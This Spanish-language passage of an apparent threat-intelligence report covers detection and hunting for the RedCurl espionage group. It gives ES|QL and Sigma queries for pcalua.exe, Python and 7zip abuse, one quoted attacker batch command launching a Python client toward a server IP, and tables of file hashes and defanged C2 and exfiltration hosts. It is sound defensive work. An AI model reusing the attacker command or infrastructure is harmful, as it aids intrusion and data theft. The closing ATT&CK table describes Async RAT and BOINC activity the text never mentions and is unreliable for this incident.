
Uno de los dominios que observamos en los archivos que encontramos fue mainsts-01.cn.alphastoned[.]pro. TrendMicro observó un dominio similar. La investigación sobre este dominio muestra una serie de dominios similares a lo largo del tiempo. Este dominio en particular que observamos se resolvió a tres direcciones IP distintas: 172.67.214[.]172, 104.21.37[.]229, y 23.254.224[.]79. El nombre de dominio y la dirección IP 23.254.224[.]79 forman una conexión con la actividad observada por TrendMicro, lo que muestra una fuerte conexión con la infraestructura asociada a RedCurl.


También observamos el uso de almacenamiento en la nube legítimo para la exfiltración (bora.teracloud[.]jp), una técnica que RedCurl ha usado anteriormente.
Caza y detección
LOLBins
Los eventos que observamos y discutimos en este blog giraron principalmente en torno a tareas programadas, 7zip, pcalua, y scripts que usaban PowerShell, el shell de comandos de Windows, y Python.
El uso de
pcalua.exe es interesante y será bastante poco común en la mayoría de los entornos. Sin embargo, es posible que algún software se ejecute de esta manera, así que recomendamos establecer una línea base en tu
entorno, si es posible, para filtrar cualquier uso legítimo de pcalua para ejecutar archivos. Puedes usar la siguiente consulta ES|QL para empezar a buscar en tu entorno:
WHERE (process.name == “pcalua.exe” and process.command_line == “ -a”)
Luego, puedes utilizar una
regla Sigma
para la ejecución básica de Pcalua.exe y agregar los filtros que necesites para la actividad normal que observes.
Si tienes habilitado el registro de eventos Microsoft-Windows-TaskScheduler/Operational, puedes buscar tareas creadas que ejecuten pcalua.exe, lo cual podría ser malicioso. La siguiente consulta buscará nuevas tareas programadas creadas donde la ruta del archivo ejecutado en la tarea termine con \pcalua.exe. Esto coincidiría con las tareas compartidas anteriormente.
WHERE (winlog.event_id == "129" and (ends_with(winlog.event_data.Path, "\\\\pcalua.exe")))
El registro de eventos contiene un campo TaskName con el nombre de la tarea y un campo ActionName que contiene el ejecutable que se activará con la tarea.

Estos son los mismos datos que verías en Detalles dentro de la pestaña Acciones en la interfaz gráfica del Programador de tareas.

También podrías obtener la misma información desde PowerShell (llamada Arguments y Execute aquí) ejecutando el comando:
Get-ScheduledTask -TaskName "[task name]" -Verbose | Select -ExpandProperty Actions

La regla Sigma Scheduled Task Executed Uncommon LOLBin contiene la lógica correcta para esto, pero solo necesitaría agregar \pcalua.exe a la lista de rutas que busca para coincidir con esta actividad. Event ID 129 bajo el registro Microsoft-Windows-TaskScheduler/Operational se crea cuando se ejecuta una tarea programada y se inicia el proceso (no la creación de la tarea en sí, que normalmente corresponde a Security Event ID 4698 pero no contiene los mismos detalles sobre la tarea). Además de Event ID 129, se crea el Event ID 200 cuando se inicia el proceso ejecutable de las Actions. Y se crea el Event ID 201 cuando la acción se completa.


Cualquiera de estos IDs de eventos que contenga\pcalua.exe en los campos ActionName o Path vale la pena investigarlo más a fondo, siempre que no tengas tareas programadas legítimas que contengan este binario y que se ejecuten de forma regular.
WHERE ((winlog.event_id == "200" or winlog.event_id == "201") and (ends_with(winlog.event_data.ActionName, "\\\\pcalua.exe")))
Scripts
RedCurl usa muchos archivos por lotes diferentes, así como scripts de PowerShell y Python para ejecutar sus ataques. Detectar comportamiento malicioso con estos shells y lenguajes de scripting comunes puede ser difícil debido a la gran cantidad de productos de software que los usan y a la actividad administrativa normal que utiliza los mismos procesos. Establecer una línea base de su uso en tu entorno, en especial conociendo qué software se usa y qué usuarios y equipos probablemente tengan este tipo de actividad, suele ser la forma más eficaz de combatir esto. Las políticas y estrategias de registro adecuadas también son clave para asegurar que tengas visibilidad de cualquier actividad que ocurra y un método para detectar comportamientos maliciosos y filtrar los comportamientos normales.
Algo que puede ser valioso examinar en tu entorno son los scripts de Python que hacen conexiones de red. Puedes detectar esto con una regla Sigma que analiza el tráfico de red y el proceso que lo genera, buscando ejecutables de Python en esos eventos mientras filtra parte de la actividad normal.
Como alternativa, puedes buscar la misma actividad ejecutando consultas en los datos de procesos, buscando python.exe o pythonw.exe con comandos que incluyan una dirección IP, quizás usando una expresión regular simple: \d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3} (también hay formas más complicadas y específicas de hacerlo; puedes encontrar un ejemplo en ihateregex.io). Entonces una consulta ES|QL podría verse así:
WHERE (process.name == “python.exe” or process.name == “pythonw.exe”)and process.command_line rlike “.*\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3.*”
Esta consulta coincidiría con el comando encontrado en un script por lotes (también observado en los datos de procesos) de estos incidentes:
start "" "%pdir%\pythonw.exe" %pdir%\rpv\client.py --server-ip %srv% --server-port %port%
Esta consulta probablemente tendría varias coincidencias legítimas en muchos entornos de desarrollo donde se usa Python con frecuencia o en cierto software que utiliza Python, pero al menos sería una excelente manera de empezar a examinar estos datos y ver qué actividad está ocurriendo.
Extracción y archivado de archivos
RedCurl también suele usar 7zip intensamente para extraer archivos de archivos comprimidos protegidos con contraseña y para archivar archivos en un archivo protegido con contraseña con fines de exfiltración de datos. 7zip es una utilidad muy común, y puede ser difícil determinar si algo es malicioso solo a partir de la línea de comandos. Existe una regla Sigma Process Creation Threat Hunting “Extracting password protected files with 7zip” que puede ser útil para empezar a examinar parte de esta actividad, y podría funcionar bien en tu entorno si este comportamiento por sí solo sería anómalo.
Otra oportunidad de detección sería empezar a buscar un comportamiento más específico: una consulta para crear archivos comprimidos protegidos con contraseña con 7zip y eliminar los archivos originales con la bandera -sdel:
WHERE ((winlog.event_data.Description like "*7-Zip*" or (process.name == "7z.exe" or process.name == "7zr.exe” or process.name =="7za.exe") or (winlog.event_data.OriginalFileName == "7z.exe" or winlog.event_data.OriginalFileName == "7za.exe")) and (process.command_line rlike ".* -p.*" and process.command_line rlike ".* a .*" and process.command_line rlike ".* -[sdel].*"))
Simplemente buscar PowerShell que genere 7zip también podría ser interesante. Cualquier actividad que encuentres haciendo esto probablemente sea algo habitual de un software o proceso en particular, y sería fácil filtrar esa actividad conocida. Buscar esta cadena de procesos en particular detectaría buena parte de la actividad observada de RedCurl y algunos otros eventos posiblemente interesantes. El DFIRReport señaló en su informe del 26 de agosto de 2024 que esta misma técnica fue usada por BlackSuit Ransomware para archivar datos con 7zip como resultado de un script de PowerShell (esta cadena de procesos se encontró en Sysmon Event ID 1 para la creación de procesos) para preparar la exfiltración. Podrías usar una consulta ES|QL similar a esta para empezar a buscar:
WHERE ((winlog.event_data.Description like "*7-Zip*" or (process.name == "7z.exe" or process.name == "7zr.exe” or process.name =="7za.exe") or (winlog.event_data.OriginalFileName == "7z.exe" or winlog.event_data.OriginalFileName == "7za.exe")) and process.parent.name == “Powershell.exe”
NOTA: Las consultas anteriores deberían hacerse sin distinción entre mayúsculas y minúsculas, si es posible en tu entorno, para obtener los mejores resultados.
Conclusión
La actividad observada en este ataque resalta la importancia de monitorear constantemente tu entorno en busca de comportamientos anómalos. Cuando un actor de amenazas está motivado por el ciberespionaje, esto lo impulsa a permanecer sin ser detectado el mayor tiempo posible. Esto significa que elegirá métodos pensados para mezclarse lo más posible con el entorno, usando técnicas LOTL y otro software que a menudo se usa de forma legítima. De esta manera, puede permanecer sin ser detectado y recopilar más información sin activar detecciones ni alertar a nadie sobre su presencia. Muchos de los comandos que observamos también podrían encontrarse durante una actividad perfectamente normal de procesos legítimos. Detectar este tipo de actividad puede ser difícil sin formas creativas de buscar comportamientos nuevos e interesantes en la red. Mientras más capas de defensa tengas, más probable será que una capa revele alguna actividad interesante y potencialmente descubra un ataque serio de un actor de amenazas muy motivado que podría estar interesado en los datos que se encuentran en tu red.
IOC
Archivos
| Archivo | Hash SHA256 |
|---|---|
| C:\Windows\System32\config\systemprofile\AppData\Local\WCM\mbda76918700ee0725.exe | 574a55706697d7e0109cf920ae6e0047cd7a802c9ad457e3b68e7802f3f902ef |
| C:\Windows\System32\config\systemprofile\AppData\Local\WCM\9b1a7691.dat | 6d85ad9e14a23ed6bf700f636273b30f53c54267d0f624c8ff7bc0008f7db4f7 |
| C:\Windows\System32\config\systemprofile\AppData\Local\WCM\nzjetzkuzk.exe (7zip) | 8117e40ee7f824f63373a4f5625bb62749f69159d0c449b3ce2f35aad3b83549 |
| C:\Windows\system32\config\systemprofile\AppData\Local\USB\qpybfa6a97da7711221.exe | c75048a4933c3061f6cd02c8ca96ed524166fce4cc4b9e0c7ea6ac8295dc3c47 |
| C:\Windows\system32\config\systemprofile\AppData\Local\USB\9b1aa6a9.dat | 1935692d1c4492f99c969d11d81481aea736f3899b1f55af9c8f6cf6ca9b839c |
| C:\Windows\system32\config\systemprofile\AppData\Local\USB\rviinjvrutkhyc.exe (7zip) | 8117e40ee7f824f63373a4f5625bb62749f69159d0c449b3ce2f35aad3b83549 |
| C:\ProgramData\DiskCleanup\om6db9110b3989a881.exe | 904669bd897dbb99561ef080d9818ff4bc9c106aa476d25b992439cdea4d1b0b |
| C:\ProgramData\DiskCleanup\133ngc.bat | 9bdf91507fb4f3772a6d66a78f0f1f44075eefba4af65094c374f9d72e25bade |
| C:\ProgramData\DiskCleanup\afs1f549b1aa7893d03.exe | ff3706e94d9b769f78e4271928382426cb034b11c5a0f6a8ffea35726cc03692 |
| C:\ProgramData\DiskCleanup\9b1ab911.dat | 01d94de4d104f6df121f97bae9cbbfada5a9cd4c3af0e1c403271d8284815cad |
| C:\Windows\system32\config\systemprofile\AppData\Local\Multimedia\mx0342315bc04edd2c.exe | 9d667de8a99e757176cea1aa0af0d81972005d4abf3b7aff942d8c30fb151e35 |
| C:\Windows\System32\config\systemprofile\AppData\Local\Multimedia\9b1a4231.dat | 5a8314cbdccc7362a100b9db92b05597dad37c13b4cbb7b0fd1ef58d625dd454 |
| C:\Windows\System32\config\systemprofile\AppData\Local\Multimedia\zvkrquna.exe (7zip) | ea308c76a2f927b160a143d94072b0dce232e04b751f0c6432a94e05164e716d |
| C:\ProgramData\ControlsUp\cl\cl.py | 4af2c0c6087f9410cf57af4cf7eb09b5a3038bb78f4e50625402e32ad9662e66 |
Indicadores de red
| Dominios | Direcciones IP asociadas | Propósito | Fecha de primera observación | Fecha de última observación |
|---|---|---|---|---|
| bora.teracloud[.]jp | 103.139.238[.]168 | Exfiltración a almacenamiento en la nube | 2024-04-14 | 2024-08-22 |
| alphastoned[.]pro | 172.67.214[.]172 23.254.224[.]79 104.21.37[.]229 | C2 | 2024-03-25 | 2024-07-26 |
| cdn[.]wgroadcdn[.]workers[.]dev | 172.64.80[.]1 104.21.22[.]32 172.67.202[.]51 | Proxy o C2 | 2024-05-02 | 2024-08-23 |
| sup[.]wgsphere[.]workers[.]dev | 172.67.182[.]51 104.21.83[.]219 | Proxy o C2 | 2024-05-02 | 2024-08-23 |
| Ninguno observado | 188.130.207[.]253 | Túnel de proxy inverso | Desconocida | Desconocida |
| Ninguno observado | 193.176.158[.]30 | Túnel de proxy inverso | Desconocida | Desconocida |
Mapeo de MITRE ATT&CK
| Táctica | ID de técnica | Nombre de técnica | Descripción |
|---|---|---|---|
| Ejecución | T1059 | Intérprete de comandos y scripts | Se usó PowerShell para descargar el payload |
| T1059.001 | PowerShell | Se ejecutaron scripts y comandos de PowerShell | |
| T1059.003 | Windows Command Shell | Se usó conhost.exe en modo headless para iniciar BOINC | |
| Persistencia | T1053.005 | Tarea programada |
Se crearon tareas programadas para ejecutar el payload de Async RAT Se crearon tareas programadas para ejecutar el software BOINC |
| Evasión de defensas | T1027 | Archivos o información ofuscados | Se usó un archivo JavaScript ofuscado |
| T1027.010 | Ofuscación de comandos | Se usaron comandos de PowerShell ofuscados | |
| T1112 | Modificación del registro | Se agregó un valor a una clave del registro | |
| T1036.004 | Enmascaramiento: enmascarar tarea o servicio |
Se hizo pasar por servicios/tareas legítimos de Windows. Se hizo pasar por tareas relacionadas con Mozilla y Google. | |
| T1070.004 | Eliminación de archivos | Se eliminó el archivo zip que se había descargado con PowerShell | |
| T1553 | Vulnerar controles de confianza | Se usó software legítimo con una firma válida (BOINC) | |
| Descubrimiento | T1082 | Descubrimiento de información del sistema | Se ejecutó un comando para descubrir los miembros del grupo de administradores locales |
| C&C | T1071.001 | Protocolo de capa de aplicación: protocolos web |
Comunicación C2 de Async RAT Comunicación del software BOINC con el servidor |
| T1105 | Ingreso de herramientas | Descarga del software BOINC |
Referencias
- Informe de Trend Micro: “Unveiling Earth Kapre (aka RedCurl's Cyberespionage Tactics)"
- Informes de Group-IB sobre RedCurl: 2020 & 2021
- Informe de DFIR sobre el ransomware BlackSuit: "BlackSuit Ransomware Analysis"
Agradecimiento especial a Michael Tigges y Jai Minton por su investigación y análisis iniciales de estas tácticas.